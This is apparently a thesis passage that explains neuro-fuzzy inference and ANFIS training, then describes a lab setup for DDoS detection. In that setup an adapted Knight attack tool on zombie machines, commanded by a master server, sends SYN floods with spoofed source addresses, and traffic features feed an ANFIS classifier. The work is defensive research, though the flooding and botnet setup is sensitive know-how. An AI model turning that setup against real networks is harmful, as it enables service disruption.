Fuzzy logic and neural networks are natural complementary tools in building intelligent systems. While neural networks are low-level computational structures that perform well when dealing with raw data, fuzzy logic deals with reasoning on a higher level, using linguistic information acquired from domain experts. However fuzzy systems lack the ability to learn and can not adjust themselves to new environment. On the other hand, although neural networks can learn they are opaque to the user. The merger of a neural network with a fuzzy system into one integrated system therefore offers a promising approach to building intelligent systems. Integrated neuro-fuzzy systems can combine the parallel computation and learning abilities of neural networks with human like knowledge representation and explanation abilities of fuzzy systems.

A neuro-fuzzy system is a neural network that is functionally equivalent with a fuzzy inference model. It can be trained to model to develop IF-THEN fuzzy rules and determine membership function from input and output variables of the system. Expert knowledge can be easily incorporated into the structure of the neuro-fuzzy system while the connectionist structure avoids fuzzy inference, which entails a substantial computational burden.

The structure of a neuro-fuzzy system is similar to a multi-layer neural network. In general, a neuro-fuzzy system has input and output layers and three hidden layers that represent membership functions and fuzzy rules. For example, take a fuzzy system with two inputs (*x1* and *x2*) and one output (*y*). Let *x1* be represented by the fuzzy sets *A1*, *A2* and *A3*; input *x2* by fuzzy sets *B1*, *B2* and *B3*; and output *y* by fuzzy sets *C1* and *C2*. This system can be seen as neuro-fuzzy system below;




Figure 5-1 Neuro-Fuzzy Equivalent System

Each layer is a in the above figure is associated with a particular step in fuzzy inference step.

Layer 1 is the input layer. Each neuron in this layer passes the external crisp signals directly to the next layer. That is,

$$y_i^{(1)} = x_i^{(1)} \tag{5.1}$$

where $x_i^{(1)}$ is the input and $y_i^{(1)}$ is the output of neuron *i* in Layer 1.

Layer 2 is the input membership or fuzzification layer. Neurons in this layer represent fuzzy sets used in the antecedents of fuzzy rules. A fuzzification neuron receives a crisp input and uses an activation function to determine the degree to which this input belongs to the neuron's fuzzy set. The fuzzification neurons may have any of membership functions normally used in fuzzy systems. The triangular membership function given below can be taken as an example.

$$y_i^{(2)} = \begin{cases} 0, & if\ x_i^{(2)} \le a - \dfrac{b}{2} \\ 1 - \dfrac{2\left|x_i^{(2)} - a\right|}{b}, & if\ a - \dfrac{b}{2} < x_i^{(2)} < a + \dfrac{b}{2} \\ 0, & if\ x_i^{(2)} \ge a + \dfrac{b}{2} \end{cases} \tag{5.2}$$

Where a and b are parameters that control the center and the width of the triangle, respectively, $x_i^{(2)}$ is the input and $y_i^{(2)}$ is the output of fuzzification neuron i in Layer 2

Layer 3 is the fuzzy rule layer. Each neuron in this layer corresponds to a single fuzzy rule. A fuzzy rule neuron receives inputs from the previous layer that represent fuzzy sets in the rule antecedents. If there are multiple inputs to a neuron in this layer, the conjunction of the rule antecedents is evaluated by the fuzzy operation, intersection. This operation can also be used to combine multiple inputs to a fuzzy rule neuron. In neuro-fuzzy system, intersection can be implemented by the product operator. Thus, the out put of neuron i in Layer 3 is obtained as:

$$y_i^{(3)} = x_{1i}^{(3)} \times x_{2i}^{(3)} \times x_{3i}^{(3)} \times ... \times x_{ki}^{(3)} \tag{5.3}$$

where $x_{1i}^{(3)}, x_{2i}^{(3)}, \ldots, x_{ki}^{(3)}$ are the inputs and $y_i^{(3)}$ is the output of fuzzy rule neuron i in Layer 3.

The weights between Layer 3 and Layer 4 represent the normalized degrees of confidence (known as certainty factors) of the corresponding fuzzy rules.

Layer 4 is the output membership layer. Neurons in this layer represent fuzzy sets used in the consequent of the fuzzy rules. An out put membership neuron receives inputs from the previous layer neurons and combines them using the fuzzy operation, union. This operation can be implemented by the probabilistic OR (also known as the algebraic sum).

$$y_i^{(4)} = x_{1i}^{(4)} \oplus x_{2i}^{(4)} \oplus x_{3i}^{(4)} \oplus \ldots \oplus x_{li}^{(4)} \tag{5.4}$$

where $x_{1i}^{(4)}, x_{2i}^{(4)}, \ldots, x_{li}^{(4)}$ are the inputs and $y_i^{(4)}$ is the output of output membership neuron *i* in Layer 4.

Layer 5 is the defuzzification layer. Each neuron in this layer represents a single output of the neuro-fuzzy system. It takes the output fuzzy sets clipped by the respective integrated firing strengths and combines them in to a single fuzzy set.

The output of a neuro-fuzzy system is crisp, and thus, a combined output fuzzy set must be defuzzified. Neuro-fuzzy systems can apply standard defuzzification methods, including the centroid technique. The following is the sum-product composition (Jang *et al*. 1997) that calculates the crisp output as the weighted average of the centroids of all output functions (the clipped fuzzy sets *C1* and *C2*).

$$y = \frac{\mu_{C1} \times a_{C1} \times b_{C1} + \mu_{C2} \times a_{C2} \times b_{C2}}{\mu_{C1} \times b_{C1} + \mu_{C2} \times b_{C2}} \tag{5.5}$$

where a_{C1} and a_{C2} are the centers, and b_{C1} and b_{C2} are the widths of sets *C1* and *C2*, respectively.

In fuzzy systems there are two commonly used fuzzy inference models; the Mamdani Fuzzy Inference (Mamdani *et al*,1975) model and the Sugeno (Sugeno, 1985) Fuzzy Inference model. The Mamdani-style inference, as seen in the above example, requires the calculation of the centroid of a two dimensional shape by integrating across a varying function. In general, this process is not computationally efficient. Sugeno-style fuzzy inference is very similar to the Mamdani method; only a rule consequent is changed.

Instead of a fuzzy set, a mathematical function (a fuzzy singleton function) of the input variable is used, rendering this style of fuzzy inference computationally effective.

To make neuro-fuzzy systems computationally effective, a neural network that is functionally equal to a Sugeno fuzzy inference model was proposed by Roger Jang (Jang, 1993).This model is called Adaptive Neuro-Fuzzy Inference System.

5.2. Adaptive Neuro-Fuzzy Inference System (ANFIS)

The Sugeno [19] fuzzy model was proposed for a systematic approach to generating fuzzy rules from a given input output data set. A typical Sugeno fuzzy rule can be expressed in the following form:

IF x_1 is A_1
AND x_1 is A_2
……
AND x_1 is A_m
THEN $y = f(x_1, x_2, ..., x_m)$

where $x_1, x_2, \ldots, x_m$ are input variables; $A_1, A_2, \ldots, A_m$ are fuzzy sets; and y is either a constant or a linear function of the input variables. When y is a constant, we obtain a zero-order Sugeno fuzzy model in which the consequent of a rule is specified by a singleton. When y is a first-order polynomial, i.e.

$$y = k_0 + k_1 x_1 + k_2 x_2 + ... + k_m x_m$$

we obtain a first-order Sugeno fuzzy model.

The ANFIS is normally represented by a six layer feed forward neural network. Figure 5.2 shows the ANFIS architecture that corresponds to the first-order Sugeno fuzzy model.

Assumption for the model in Figure 5.2

- Two inputs - $x1$ and $x2$ -
- One output - y

- Each input is represented by two fuzzy sets
- The output is represented by a first-order polynomial.
- The ANFIS in the figure implements four rules

Rule 1:
IF $x1$ is $A1$
AND $x2$ is $B1$
THEN $y = f_1 = k_{10} + k_{11}x_1 + k_{12}x_2$

Rule 2:
IF $x1$ is $A2$
AND $x2$ is $B2$
THEN $y = f_2 = k_{20} + k_{21}x_1 + k_{22}x_2$

Rule 3:
IF $x1$ is $A2$
AND $x2$ is $B1$
THEN $y = f_3 = k_{30} + k_{31}x_1 + k_{32}x_2$

Rule 4:
IF $x1$ is $A1$
AND $x2$ is $B2$
THEN $y = f_4 = k_{40} + k_{41}x_1 + k_{42}x_2$

Where

- $x1$ and $x2$ are input variables
- $A1$ and $A2$ are fuzzy sets in the universe of discourse $X1$
- $B1$ and $B2$ are fuzzy sets in the universe of discourse $X2$
- k_{i0}, k_{i1}, and k_{i2} is a set of parameters specified for rule *i*

The purpose of each of the layers in ANFIS is discussed below,

Layer 1 is the input layer. Neurons in this layer simply pass external crisp signals to Layer 2.

$$y_i^{(1)} = x_i^{(1)} , \tag{5.6}$$

where $x_i^{(1)}$ is the input and $y_i^{(1)}$ is the output of neuron *i* in Layer 1.

Layer 2 is the fuzzification layer. Neurons in this layer perform fuzzification. In ANFIS, fuzzification neurons have a bell activation function. A bell activation function which has regular bell shape is specified as:

$$y_i^{(2)} = \frac{1}{1+\left(\frac{x_i^{(2)} - a_i}{c_i}\right)^{2b_i}}, \tag{5.7}$$

where $x_i^{(2)}$ is the input and $y_i^{(2)}$ is the output of neuron *i* in Layer 2; and a_i, b_i and c_i are parameters that control the center, width and slope of the bell activation function of neuron *i*, respectively.

Layer 3 is the rule layer. Each neuron in this layer corresponds to a single Sugeno-Style fuzzy rule. In ANFIS, the conjunction of the rule antecedents is evaluated by the operator product. Thus, the output of neuron *i* in Layer 3 is obtained as,

$$y_i^{(3)} = \prod_{j=1}^{k} x_{ji}^{(3)}, \tag{5.8}$$

where $x_{ji}^{(3)}$ are the inputs and $y_i^{(3)}$ is the output of rule neuron *i* in Layer 3.

Layer 4 is the normalization layer. Each neuron in this layer receives inputs from all neurons in the rule layer, and calculates the normalized firing strength of a given rule to the final result. The normalized firing strength is the ratio of the firing strength of all a given rule to the sum of firing strengths of all rules. Thus, the output of neuron i in Layer 4 is determined as,

$$y_i^{(4)} = \frac{x_{ii}^{(4)}}{\sum_{j=1}^{n} x_{ji}^{(4)}} = \frac{\mu_i}{\sum_{j=1}^{n} \mu_j} = \overline{\mu}_i, \tag{5.9}$$

where $x_{ji}^{(4)}$ is the input from neuron *j* located in Layer 3 to neuron i in Layer 4.




Figure 5-2 Addaptive Neuro –Fuzzy Inference System

Layer 5 is the defuzzification layer. Each neuron in this layer is connected to the respective normalization neuron and also receives initial inputs $x1$ and $x2$. A defuzzification neuron calculates the weighted consequent value of a given rule as,

$$y_i^{(5)} = x_i^{(5)}\left[k_{i0} + k_{i1}x1 + k_{i2}x2\right] = \overline{\mu}_i\left[k_{i0} + k_{i1}x1 + k_{i2}x2\right], \tag{5.10}$$

where $x_i^{(5)}$ is the input and $y_i^{(5)}$ the output of defuzzification neuron i located in Layer 5,and k_{i0}, k_{i1} and k_{i2} is a set of consequent parameters of rule i.

Layer 6 is represented by a single summation neuron. This neuron calculates the sum of outputs of all defuzzification neurons and produces the overall ANFIS output, y,

$$y = \sum_{i=1}^{n} x_i^{(6)} = \sum_{i=1}^{n} \overline{\mu}_i\left[k_{i0} + k_{i1}x1 + k_{i2}x2\right], \tag{5.11}$$

It is difficult or even impossible to specify a rule consequent in a polynomial form. Conveniently, it is not necessary to a have a prior knowledge of the rule consequent parameters for ANFIS to deal with a problem. An ANFIS learns these parameters and tunes membership functions.

Learning Algorithm

An ANFIS uses a hybrid learning algorithm that combines the least-squares estimator and the gradient descent method (Jang, 1993). First initial activation functions are assigned to each membership neuron. The function centers of the neurons connected to the input x_i are set so that the domain of x_i is divided equally, and the widths and slopes are set to allow sufficient overlapping of the respective functions.

In ANFIS training algorithm, each epoch is composed of a forward pass and a backward pass. In the forward pass, a training set of input patterns (an input vector) is presented to the ANFIS, neuron outputs are calculated on the layer by layer basis, and rule consequent parameters are identified by the least-squares estimator. As ANFIS employs Sugeno-style inference, the output, y, is a linear function. Thus, given the values of membership parameters and a training data set of *P* input-output patterns, we can form P linear equations in terms of the consequent parameters as:

$$\begin{cases} y_d(1) = \overline{\mu}_1 f_1(1) + \overline{\mu}_2 f_2(1) + ... + \overline{\mu}_n f_n(1) \\ y_d(1) = \overline{\mu}_1 f_1(2) + \overline{\mu}_2 f_2(2) + ... + \overline{\mu}_n f_n(2) \\ \vdots \\ y_d(1) = \overline{\mu}_1 f_1(P) + \overline{\mu}_2 f_2(P) + ... + \overline{\mu}_n f_n(P) \end{cases}, \tag{5.11}$$

But we know that f is the output membership function and is given by

$$f_i(P) = k_{i0} + k_{i1} x_1 + ... + k_{im} x_m, \tag{5.12}$$

where *m* is the number of input variables, *n* is the number of neurons in the rule layer, and $y_d(P)$ is the desired output for the corresponding inputs.

In matrix notation, we have

$$y_d = Ak, \tag{5.13}$$

Where y_d is $P \times 1$ desired output vector, A is a $P \times n(1+m)$ matrix, and $\boldsymbol{k}$ is an $n(1+m) \times 1$ vector of unknown consequent parameters.

Usually, the number of input-output patterns is P used in training is greater than the number of consequent parameters. It means that the problem is overdetermined and thus exact solution for equation (5.13) may not even exist. Instead, the least-square estimate of $\boldsymbol{k}$, $\boldsymbol{k}^*$, minimizes the error $\|Ak - y_d\|^2$ should be used. It is found by using the pseudoinverse technique:

$$k^* = (A^T A)^{-1} A^T y_d , \tag{5.14}$$

where $\boldsymbol{A^T}$ is the transpose of $\boldsymbol{A}$, and $(A^T A)^{-1} A^T$ is the pseudoinverse of A if $(A^T A)$ is non-singular.

While equation (5.14) is concise in notation, it is expensive in computation when dealing with the matrix inverse and, moreover, it becomes ill-defined if $(A^T A)$ is singular. As a result, sequential formulas need to be employed to compute least-square estimation (LSE) of $\boldsymbol{k}$. This method of LSE is more efficient especially when the number of input variables, m, is small.

Let the i^{th} row vector of matrix $\boldsymbol{A}$ defined in equation (5.13) be a_i^T and the i^{th} element of y_d be b_i^T, then $\boldsymbol{k}$ can be iteratively calculated using the sequential formulas given below,

$$\left.\begin{aligned} k_{i+1} &= k_i + S_{i+1} a_{i+1} \left(b_{i+1}^T - a_{i+1}^T k_i \right) \\ S_{i+1} &= S_i - \frac{S_i a_{i+1} a_{i+1}^T S_i}{1 + a_{i+1}^T S_i a_{i+1}} \end{aligned}\right\}, \tag{5.15}$$

where S_i is often called the covariance matrix, the least squares estimate $\boldsymbol{k}^*$ is given by $\boldsymbol{k_P}$. The initial condition for equation (5.15) are $\boldsymbol{k_0}$=0 and $S_0 = \gamma \boldsymbol{I}$ where γ is a large positive integer and I is the identity matrix.

After the rule consequent parameters are established, we can compute an actual network output vector, y, and determine the error vector, e,

$$e = y_d - y, \tag{5.16}$$

where y_d is the desired output; y is the calculated output and e is the error in y.

In the backward pass, the back-propagation algorithm is applied. The error signals are propagated back, and the antecedent parameters are updated according to the chain rule. For instance, consider a correction applied to parameter a of the bell activation function used in neuron $A1$. We may express the chain rule as follows:

$$\Delta a = -\alpha \frac{\partial E}{\partial a} = -\alpha \frac{\partial E}{\partial e} \times \frac{\partial e}{\partial y} \times \frac{\partial y}{\partial (\overline{\mu}_i f_i)} \times \frac{\partial (\overline{\mu}_i f_i)}{\partial \overline{\mu}_i} \times \frac{\partial \overline{\mu}_i}{\partial \mu_i} \times \frac{\partial \mu_i}{\partial \mu_{A1}} \times \frac{\partial \mu_{A1}}{\partial a}, \tag{5.17}$$

where alpha is the learning rate, and E is the instantaneous value of the squared error for ANFIS output error, i.e.,

$$E = \frac{1}{2} e^2 = \frac{1}{2} (y_d - y)^2, \tag{5.18}$$

Thus, we have

$$\Delta a = \alpha (y_d - y) f_i \overline{\mu}_i (1 - \overline{\mu}_i) \times \frac{1}{\mu_{A1}} \times \frac{\partial \mu_{A1}}{\partial a}, \tag{5.19}$$

where $\frac{\partial \mu_{A1}}{\partial a} = \mu_{A1}^2 \times \frac{2b}{c} \times \left(\frac{x1 - a}{c} \right)^{2b-1}$

Similarly, we can obtain corrections applied to parameters b and c.

In ANFIS training algorithm, both antecedent parameters and consequent parameters are optimized. In the forward pass, the consequent parameters are adjusted while antecedent parameters remain fixed. In the backward pass, the antecedent parameters are tuned while

the consequent parameters are kept fixed. However, in some cases, where the input-output data set is relatively small, membership functions can be described by a human expert. In such situations, these membership functions are kept fixed through out the training process, and only consequent parameters are adjusted (Jang *et al*., 1997).

6. Analysis, Design and Implementation

The task of DDoS detection using an intelligent system requires data for learning and testing, data preprocessing, an intelligent system and interpretation of the output of the intelligent system. Since available data over the internet was not entirely about DDoS attack, there is a need for generating DDoS attack traffic data. This generated data needs to be processed to extract important features. The next task is using the intelligent system, which is an adaptive neuro-fuzzy inference system (ANFIS), for DDoS detection. Finally the output of the intelligent system is interpreted to determine if an attack is going on or not. The proposed system is shown in Figure 6.1 and each component is discussed below.




Figure 6-1Proposed System

6.1. Experimental Setup for Data Collection

The experimental setup for data collection for training and testing of the intelligent system has the structure shown in the Figure 6.2. The experiment was set up on a working network in one of the computer labs. It consists of a machine which is acting as the master server (the attacker) and the victim, and the zombie machines. These two groups of computers were placed in different networks. All zombie machines put in one network and the master and victim in another. The targeted resource to be attacked in this experiment was the bandwidth available.




Figure 6-2 Experimental Setup for Data Collection

As it can be seen from the figure above, after all zombie machines are ready to attack, the attacker sends an attack command. Based on the command, the zombie machines start generating attack network traffic. In this experimental set up, only the TCP SYN flooding attack command was used.

At the victim's end, data was collected for different scenarios. These scenarios are:

- One zombie generating data
- Two zombies generating data
- Three zombies generating data
- Four zombies generating data
- Five zombies generating data
- Six zombies generating data
- One zombie generating data while downloading large files
- Two zombies generating data while downloading large files
- Three Zombies generating data while downloading large files
- Normal activity: small file downloading

- Normal activity: large file downloading

6.2. Data Generation

The network traffic data available on the internet was found to be a mixture of different types of attack types which made it not suitable for this experiment. Because of this reason the experiment environment was set up to generate different types of attack data. This experiment setup involved the implementation of a master server, the adaptation of one of the DDoS attack tools; the Knight DDoS attack tool, and the implementation of a data collection module on the victim's machine. The master server is used to coordinate attack traffic generation. The attack tool mentioned is used to generate attack traffic data. It was developed for UNIX/Linux environments and needed to be adapted to a windows environment by only retaining the attack data generation modules, making it benign. The purpose of the data collection module is to listen to and record any network traffic arriving at a victim machine.

The adapted attack tool has the capability of generating flooding attacks like SYN, UDP, Urgent pointer and port scan flooding. It also has the capability of spoofing the source IP address and to randomize the source port and destination port. It has two parts, the communication part and the generation part. The purpose of the communication part is to wait and listen to commands sent by the master/attacker. When an attack command is received it initiates the traffic generation part and passes along the command received the generation module. The generation part in turn accepts the command and prepares it self for the type of traffic ordered for. Once everything is ready it starts sending out the attack traffic to the victim machine for a defined amount of time.

On the master server side, it waits for clients to connect to it and waits for the attacker to key in commands. The clients of the master server are compromised/zombie machines which contain the adapted attack tool. The attack tool before it was adapted had the capability to integrate it self with the system of the victim machine and automatically activate itself, which made it dangerous. Hence, this capability had to be removed to protect the network. Instead a network management tool was used to activate the attack tool on the zombie machines to start to communicate with the master server. The client

machines send in a message stating that they are ready for an attack command. This is clearly displayed on the master server. After an attacker keys in a command, the master server will send it to all of the connected clients. After receiving the command, the clients start generating the requested attack type. Once this process is finished, the clients will send in messages notifying the successfulness of that command.

The data collection module sits at the victim's end and records network traffic data arriving. For our purpose, it was designed to record for about 120 seconds. The data collected is summarized in one second intervals. The summary includes the number of packets arrived, the number of TCP SYN packets, the amount of network traffic in bytes, and the number of distinct source ports.

6.3. Preprocessing

In this module the data collected is preprocessed in such a way that is more appropriate for the detection process. As it is mentioned in literature review the best features for identification of DDoS attacks are SYN and URG flags, the probability of distinct Source Ports in each timeframe, the number of packets that use certain port ranges, the TTL and the window size in each timeframe, bit rate and rate of change of bit rate. Out of these features, the percentage of packets with SYN flag, the probability of distinct source ports, bit rate and rate of change of bit rate are used in this experiment setup.

The data collected contains the number of SYN flagged packets per second, the count of packets per second, the number of distinct source ports per second and the amount of network data in bytes. From this data we can calculate the percentage of SYN flagged packets as

$$\%SYN = \frac{number\ of\ SYN\ packets / \sec}{count\ of\ packets\ arrived / \sec} \times 100 \tag{6.1}$$

The probability of distinct source ports can be found by

$$probDistinctSourcePorts = \frac{number\ of\ distinct\ source\ ports / \sec}{count\ of\ packets\ arrived / \sec} \tag{6.2}$$

We can also similarly find the bit rate and rate of bit rate given in kilo bytes per second (KB/S) as,

$$data\ rate = \frac{number\ bytes\ recieved}{time\ elapsed} \tag{6.3}$$

$$rate\ of\ change\ of\ data\ rate = \frac{current\ data\ rate - previous\ data\ rate}{time\ elapsed} \tag{6.4}$$

These computed values are then fed to the intelligent detector as training and testing data. Along with these values the desired outputs for each data type is also appended. If the data type is attack or mixed a value of 1 is given and if the data type is normal a value of 0 is appended as the desired output.

6.4. The Hybrid Intelligent Detection System (ANFIS)

The main purpose of this part is to learn and/or decide on the nature of the network traffic. To achieve this goal the intelligent system employed is an adaptive network based fuzzy inference system/adaptive neuro-fuzzy inference system (ANFIS). The advantage of employing this system is, it does not require an expert to set the rules that are used by the inference system. It generates the necessary rules from an input-output training data set.

In this experiment, ANFIS with four inputs and three membership functions for each input are used. This amounts to the automatic generation of 81 rules that can be used to represent the input-output relationships of the data set. The newly generated ANFIS structure needs to be tested to see if it appropriately classifies input data to the expected output.




Figure 6-3 ANFIS structure

The inputs to the ANFIS are percentage of TCP SYN packets per unit of time, the probability of distinct source ports in a given time, the data rate and the rate of change of data rate. Each of the three membership functions corresponds to the low level, medium level and high level of the input features, respectively. The membership function used was the bell activation function shown in equation (5.7) The output membership function used in this experiment were a zero-order and a first order polynomial for Sugeno-style fuzzy inference. These polynomials were employed to compare the performance of the ANFIS with each type.

6.5. Output Interpreter

Once the output of the ANFIS is acquired this part tries to present the meaning of the result to the user. It checks if there is an attack, a possible attack or no attack. This can be identified by checking the output against some thresholds which are prepared for the

classifications mentioned. The threshold that was used in this experiment is given as follows:

